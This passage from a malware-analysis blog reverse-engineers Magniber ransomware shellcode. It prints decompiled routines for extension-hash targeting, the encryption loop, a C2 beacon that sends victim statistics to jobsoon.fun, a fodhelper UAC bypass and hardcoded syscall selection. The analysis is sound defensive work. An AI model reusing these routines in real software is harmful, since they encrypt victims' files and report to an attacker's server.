  is_enc = 1;
  total_enc_bytes += enc_size;
}
else
{
  is_enc = 0;
}
```

The filtering of the files is done, by calculating hashes of their extensions, and then comparing them with a hardcoded list.

The function calculating the extension hash:

```c
__int64 __fastcall calculate_extension_hash(_WORD *filename)
{
  int is_alpha; // ebx
  unsigned int ext_hash; // edx
  _WORD *filename_end_ptr; // r10
  unsigned int fsize; // r10d
  __int64 i; // r8
  unsigned __int16 *extension; // r11
  int ext_ptr; // ecx

  is_alpha = 1;
  ext_hash = 0;
  filename_end_ptr = filename;
  while ( *filename_end_ptr++ )
    ;
  fsize = filename_end_ptr - filename - 1;
  for ( i = fsize - 1; filename[i] != '.'; i = (i - 1) )// search for the extension
  {
    if ( !i )
      break;
  }
  if ( fsize - i - 1 > 5 || i >= fsize )
    return 0i64;                                // no extension found

  extension = &filename[i];
  do
  {
    ext_ptr = *extension;
    if ( ext_ptr - 'A' <= 0x19 )                // convert to lowercase
      ext_ptr += 0x20;
    if ( ext_ptr - 'a' > 0x19 )
    {
      is_alpha = 0;
    }
    else
    {
      if ( fsize - i == 1 )                     // calculate hash
        ext_hash = ext_ptr + ext_hash - 0x60;
      if ( fsize - i == 2 )
        ext_hash += 27 * (ext_ptr - 96);
      if ( fsize - i == 3 )
        ext_hash += 729 * (ext_ptr - 96);
      if ( fsize - i == 4 )
        ext_hash += 19683 * (ext_ptr - 96);
      if ( fsize - i == 5 )
        ext_hash += 531441 * (ext_ptr - 96);
      if ( fsize - i == 6 )
        ext_hash += 0xDAF26B * (ext_ptr - 96);
    }
    LODWORD(i) = i + 1;
    ++extension;
  }
  while ( i < fsize );
  if ( is_alpha )
    return 0i64;
  else
    return ext_hash;
}
```

The list of the valid extension hashes is hardcoded in the malware. We can find the matching extension just by a brutforce method.

Again, I didn't want to waste time reimplementing functions responsible for hashing the extensions, and for checking them, so I just plug the functions from the original malware to my code. You can see the brutforcer here.

There are two list of extensions that can be selected depending on the flag passed to the function encrypting a directory:

```
List 0:
arc asf avi bak bmp fla flv gif gz iso jpeg jpg mid mkv mov mpeg mpg paq png rar swf tar
tbk tgz tif tiff vcd vmdk vob wav wma wmv zip

List 1:
abm abs abw act adn adp aes aft afx agif agp ahd ai aic aim albm alf ans apd apm apng aps
apt apx art arw asc ase ask asm asp asw asy aty awdb awp awt aww azz bad bay bbs bdb bdp
bdr bean bib bmx bna bnd boc bok brd brk brn brt bss btd bti btr c ca cals can cd cdb cdc
cdg cdmm cdmt cdmz cdr cdt cf cfu cgm cimg cin cit ckp clkw cma cmx cnm cnv colz cpc cpd
cpg cpp cps cpx crd crt crw cs csr csv csy ct cvg cvi cvs cvx cwt cxf cyi dad daf db dbc
dbf dbk dbs dbt dbv dbx dca dcb dch dcr dcs dct dcx dd dds ded der dgn dgs dgt dhs dib
dif dip diz djv djvu dmi dmo dnc dne doc docb docm docx docz dot dotm dotx dpp dpx dqy
drw drz dsk dsn dsv dt dta dtsx dtw dv dvi dwg dx dxb dxf eco ecw ecx edb efd egc eio eip
eit em emd emf emlx ep epf epp eps epsf eq erf err etf etx euc exr fa faq fax fb fbx fcd
fcf fdf fdr fds fdt fdx fdxt fes fft fi fic fid fif fig flr fmv fo fodt fpos fpt fpx frm
frt frx ftn fwdn fxc fxg fzb fzv gcdp gdb gdoc gem geo gfb gfie ggr gih gim gio glox gpd
gpg gpn gro grob grs gsd gthr gtp gv gwi h hbk hdb hdp hdr hht his hp hpg hpi hs htc hwp
hz ib ibd icn icon icpr idc idea idx igt igx ihx ii iiq imd info ink ipf ipx itdb itw iwi
j jar jas java jbig jbmp jbr jfif jia jis jng joe jpe jps jpx jrtf js jsp jtf jtx jw jxr
kdb kdbx kdc kdi kdk kes key kic klg knt kon kpg kwd lay lbm lbt ldf lgc lis lit ljp lmk
lnt lrc lst ltr ltx lue luf lwo lwp lws lyt lyx ma mac man map maq mat max mb mbm mbox
mdb mdf mdn mdt me mef mel mft mgcb mgmf mgmt mgmx mgtx min mm mmat mnr mnt mos mpf mpo
mrg mrxs msg mud mwb mwp mx my myd myi ncr nct ndf nef nfo njx nlm now nrw nsf nyf nzb
obj oce oci ocr odb odg odm odo odp ods odt of oft omf oplc oqy ora orf ort orx ost ota
otg oti otp ots ott ovp ovr owc owg oyx ozb ozj ozt p pa pan pano pap pas pbm pcd pcs pdb
pdd pdf pdm pds pdt pef pem pff pfi pfs pfv pfx pgf pgm phm php pic pict pix pjpg pjt plt
pm pmg pni pnm pntg pnz pobj pop pot potm potx ppam ppm pps ppsm ppsx ppt pptm pptx prt
prw psd psdx pse psid psp pst psw ptg pth ptx pu pvj pvm pvr pwa pwi pwr px pxr pza pzp
pzs qd qmg qpx qry qvd rad ras raw rb rctd rcu rd rdb rft rgb rgf rib ric riff ris rix
rle rli rng rpd rpf rpt rri rs rsb rsd rsr rst rt rtd rtf rtx run rw rzk rzn saf sam sbf
scad scc sch sci scm sct scv scw sdb sdf sdm sdoc sdw sep sfc sfw sgm sh sig skm sla sld
sldm sldx slk sln sls smf sms snt sob spa spe sph spj spp spq spr sq sqb srw ssa ssk st
stc std sti stm stn stp str stw sty sub suo svf svg svgz sxc sxd sxg sxi sxm sxw tab tcx
tdf tdt te tex text thp tlb tlc tm tmd tmv tmx tne tpc trm tvj udb ufr unx uof uop uot
upd usr utxt vb vbr vbs vct vdb vdi vec vm vmx vnt vpd vrm vrp vsd vsdm vsdx vsm vstm
vstx vue vw wbk wcf wdb wgz wire wks wmdb wn wp wpa wpd wpg wps wpt wpw wri wsc wsd wsh
wtx x xar xd xdb xlc xld xlf xlgc xlm xls xlsb xlsm xlsx xlt xltm xltx xlw xps xwp xyp
xyw ya ybk ym zabw zdb zdc zw
```

The encrypting function is going to be called twice, each time a different list is enabled:

```
drive_letter = v61;
encrypt_files_in_directory(
  &drive_letter,
  v61,
  victim_random_id,
  v79,
  1u,                          // enabled extensions list 1
  &enc_bytes,
  &total_files,
  &enc_files);

encrypt_files_in_directory(
  &drive_letter,
  v61,
  victim_random_id,
  v79,
  0,                           // enabled extensions list 0
  &enc_bytes,
  &total_files,
  &enc_files);
```

So, both lists are going to be used.

Communication with the C2

The malware comes with an ability to communicate with the C2, for the purpose of upload of the statistics. After the series of encryption has finished, and if at least 100 files got encrypted, it sends an information about it to the server:

```
encrypt_files_in_directory(
  &drive_letter,
  v61,
  victim_random_id,
  v79,
  0,                           // enabled extensions list 0
  &enc_bytes,
  &total_files,
  &enc_files);

if ( enc_files > 100 )
{
  send_stats_to_c2(victim_random_id, attacked_vol_count, total_files, enc_files, enc_bytes);
  drop_and_set_wallpaper(victim_random_id);
}
```

The passed data, including the unique victim ID, and various counts of the attacked targets, is merged together to create a URL. Example:

```
L"http://8e50de00b650821vieijibfm.jobsoon.fun/vieijibfm&2&1367508359&14525&55144&2219043"
```

```
000000018001960E  xor ecx,ecx
0000000180019610  call r13                            InternetOpenW
0000000180019613  lea rdx,qword ptr ss:[rbp-50]
0000000180019617  xor r9d,r9d
000000018001961A  xor r8d,r8d
000000018001961D  mov rcx,rax
0000000180019620  mov qword ptr ss:[rsp+28],0
0000000180019629  mov rdi,rax
000000018001962C  mov dword ptr ss:[rsp+20],4000100
0000000180019634  call qword ptr ss:[rbp+200]         InternetOpenUrlW
000000018001963A  mov rcx,rax
000000018001963D  call r12                            InternetCloseHandle
0000000180019640  mov rcx,rdi
0000000180019643  call r12                            InternetCloseHandle

edx=000000000014F8A0 L"http://8e50de00b650821vieijibfm.jobsoon.fun/vieijibfm&2&1367508359&14525&55144&2219043"
```

The base URL (`jobsoon.fun`) is hardcoded in the sample as a stack-based string, similarly to the name of the DLL to be loaded: `wininnet.dll`, that will be used for the internet connection.

```
v179[0] = 0;                                      // vieijibfm
*&v179[2] = 'i\0v';
*&v179[4] = 'i\0e';
*&v179[6] = 'i\0j';
*&v179[8] = 'f\0b';
v180 = 'm';
v189 = '.';
*v177 = 'o\0j';                                   // jobsoon.fun
                                                  //
*&v177[2] = 's\0b';
*&v177[4] = 'o\0o';
*&v177[6] = '.\0n';
*&v177[8] = 'u\0f';
*&v177[10] = 'n';
v190 = '/';
v188 = '&';
*wstr_http = 't\0h';                              // L'http://'
*&wstr_http[2] = 'p\0t';
v182 = '/\0:';
v183 = '/';
v178[0] = '1\00';                                 // L'123456789'
v178[1] = '3\02';
v178[2] = '5\04';
v178[3] = '7\06';
v178[4] = '9\08';
wininet[0] = 'i\0w';                              // wininet.dll
wininet[1] = 'i\0n';
wininet[2] = 'e\0n';
wininet[3] = '.\0t';
wininet[4] = 'l\0d';
```

The relevant functions are loaded by their hashes, using the common technique involbing PEB lookup (similat to this one).

```
LoadLibraryW = get_func_by_hash(0x7D6774C);
(LoadLibraryW)(wininet);
InternetOpenW = get_func_by_hash(0xA829563A);
InternetOpenUrlW = get_func_by_hash(0xF12A8777);
InternetCloseHandle = get_func_by_hash(0xD46E6BD3);
memset(v186, 0, 0x200ui64);
```

Privilege elevation

The UAC bypass attempt involving fodhelper.exe (based on the PoC: FodhelperBypass.ps1.), that we observed during the tracing is executed between two series of files encryption. First the malware is trying to encrypt files without elevating the privileges. After it finished, it makes attempt to deploy the UAC bypass (without any prior checks if it is required). Then another attempt of deploying the encryption functions is being made.

```
      encrypt_files_in_directory(
        &drive_letter,
        v61,
        victim_random_id,
        v79,
        0,                            // enabled extensions list 0
        &enc_bytes,
        &total_files,
        &enc_files);

      if ( enc_files > 100 )
      {
        send_stats_to_c2(victim_random_id, attacked_vol_count, total_files, enc_files, enc_bytes);
        drop_and_set_wallpaper(victim_random_id);
      }
    }
    ++v60;
    --v55;
  }
  while ( v55 );
}
run_fodhelper_uac_bypass();
v66 = v83;
for ( j = 26i64; j; --j )
{
  *v66 = 0;
  v66 += 2;
}
while ( 1 )                           // second encryption series
{
  NtQueryInformationProcess(-1i64, 23i64, &device_map, 36i64, 0i64);
  v68 = device_map.Query.DriveMap;
  for ( drv_id = 0; drv_id < 0x1A; ++drv_id )
  {
    if ( _bittest(&v68, drv_id) && query_volume_info(drv_id + 'A') )
    {
      v70 = 0;
      file_info = query_file_info(drv_id + 'A');
```

Usage of KUSER_SHARED_DATA

While analyzing the code, we can see references to some hardcoded memory address. Example:

```
  if ( sub_180017530(a1) )
    return 0i64;
  v83 = MEMORY[0x7FFE001C];
  v82 = MEMORY[0x7FFE0014];
  v76 = MEMORY[0x7FFE0014] / 10000000i64;
  if ( (MEMORY[0x7FFE0014] / 10000000i64) == 30 * ((MEMORY[0x7FFE0014] / 10000000i64) / 0x1E) )
    drop_file(dx0, 1);
```

This address resolves to KUSER_SHARED_DATA:

0000000000530000	00000000000C9000	\Device\HarddiskVolume2\Windows\
000000007FFE0000	0000000000001000	KUSER_SHARED_DATA
000000007FFE6000	0000000000001000	
0000000180000000	0000000000001000	magni3.exe
0000000180001000	000000000000F000	".swicc"
0000000180010000	0000000000001000	".goynr"
0000000180011000	0000000000001000	".ynwjy"
0000000180012000	000000000000E000	"shellc"

`KUSER_SHARED_DATA` is a read-only memory page, containing a structure with many intresting information about the system, that is mapped both in the user mode and the kernel mode (more info here and here).

A convenient dump of the whole structure for a current system can be done with the help of WinDbg – example here. We can further use this dump to resolve what field is referenced by a particual address.

Windows Build Number and syscalls selection

One of the fields that is quite often used by the malware is `NtBuildNumber`. It is first used at the beginning of the shellcode – if the build number was lower than the hardcoded one, the malware won't run at all:

```
curr_offset = get_shellcode_data_ptr();
_curr_offset = curr_offset;
if ( MEMORY[0x7FFE0260] > 0x4650u )          // KUSER_SHARED_DATA.NtBuildNumber
{
  enc_files = -10000000i64 * make_pseudo_random(1u, 10u);
```

This makes sense, because the numbers of syscalls may differ depending on Windows version – and this malware have them hardcoded. In order to guarantee a backward compatibility, the authors would have to retrieve the syscall numbers automatically from `ntdll`. Clearly they wanted to avoid this hassle. As a result, all Windows version below 10 will be spared from this attack.

There are some cases, when still the proper syscall number need to be adjusted to a particular version of Windows. In order to do it, they just select a number of the syscall from multiple options, basing on the retrieved Windows build. Such implementation is used i.e. in case of `NtUserSystemParametersInfo` :

```
__int64 __stdcall NtUserSystemParametersInfo(LONG a1, LONG a2, PVOID a3, LONG a4)
{
  __int64 syscall_id; // rax

  if ( MEMORY[0x7FFE0260] != 0x47BA )           // KUSER_SHARED_DATA.NtBuildNumber
  {
    switch ( MEMORY[0x7FFE0260] )               // check KUSER_SHARED_DATA.NtBuildNumber
    {
      case 0x47BB:                              // select syscall ID basing on the OS version
        syscall_id = 4165i64;
        goto LABEL_33;
      case 0x4A61:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x4A62:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x4A63:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x4A64:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x4A65:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x4F7C:
        syscall_id = 4162i64;
        goto LABEL_33;
      case 0x55F0:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x585D:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x585E:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x621B:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x6239:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x624B:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x625B:
        syscall_id = 4157i64;
        goto LABEL_33;
      case 0x6271:
        syscall_id = 4157i64;
        goto LABEL_33;
    }
  }
  syscall_id = 0x1045i64;
LABEL_33:
  __asm { syscall; NtUserSystemParametersInfo }
  return syscall_id;
}
```

…which is used for changing the wallpaper:

```
  v27[0] = v5 - 2;
  v27[1] = v5;
  v28 = content;
  NtUserSystemParametersInfo(0x14, 0, v27, 1);  // 0x14 -> SPI_SETDESKWALLPAPER
  return NtFreeVirtualMemory(0xFFFFFFFFFFFFFFFFi64, &a2, &a3, 0x8000);
}
```

Time checks

KUSER_SHARED_DATA also provides an access to a system clock, so it can be used for various time checks:

```

  high2Time = MEMORY[0x7FFE001C];              // KUSER_SHARED_DATA.SystemTime.High2Time
  sysTime = MEMORY[0x7FFE0014];                // KUSER_SHARED_DATA.SystemTime
  v73 = MEMORY[0x7FFE0014] / 10000000i64;      // KUSER_SHARED_DATA.SystemTime.LowPart
  if ( (MEMORY[0x7FFE0014] / 10000000i64) == 30 * ((MEMORY[0x7FFE0014] / 10000000i64) / 0x1E) )
    drop_file(a1, 1);

```

Conclusion

In the current blog I wanted to demonstrate, how tracing with the help of Tiny Tracer can speed up the analysis process. It does not only give a high level overview of what is happening inside, but also it allows to quickly find where the relevant code is located in the binary. The generated tags can help us annotate the code in disassemblers and debuggers, helping to understand functions that are resolved dynamically, or like in the current case, by syscalls. I also demonstrate how to overcome some problems that can interfere with tracing.

In addition to tracing, I demonstrated some of my other tools that can be useful in the analysis process – such as PE-sieve/HollowsHunter for dumping of the injected shellcode.

Additionally, we analyzed the main shellcode of Magniber, containing the implementation of the files encryption. This shellcode (#2) is the part being injected to other processes. Note, that Magniber has yet another shellcode (#1), that is responsible for doing the the process injection. This shellcode showed up in the tracing. Yet, I am leaving its detailed analysis as an exercise to the reader.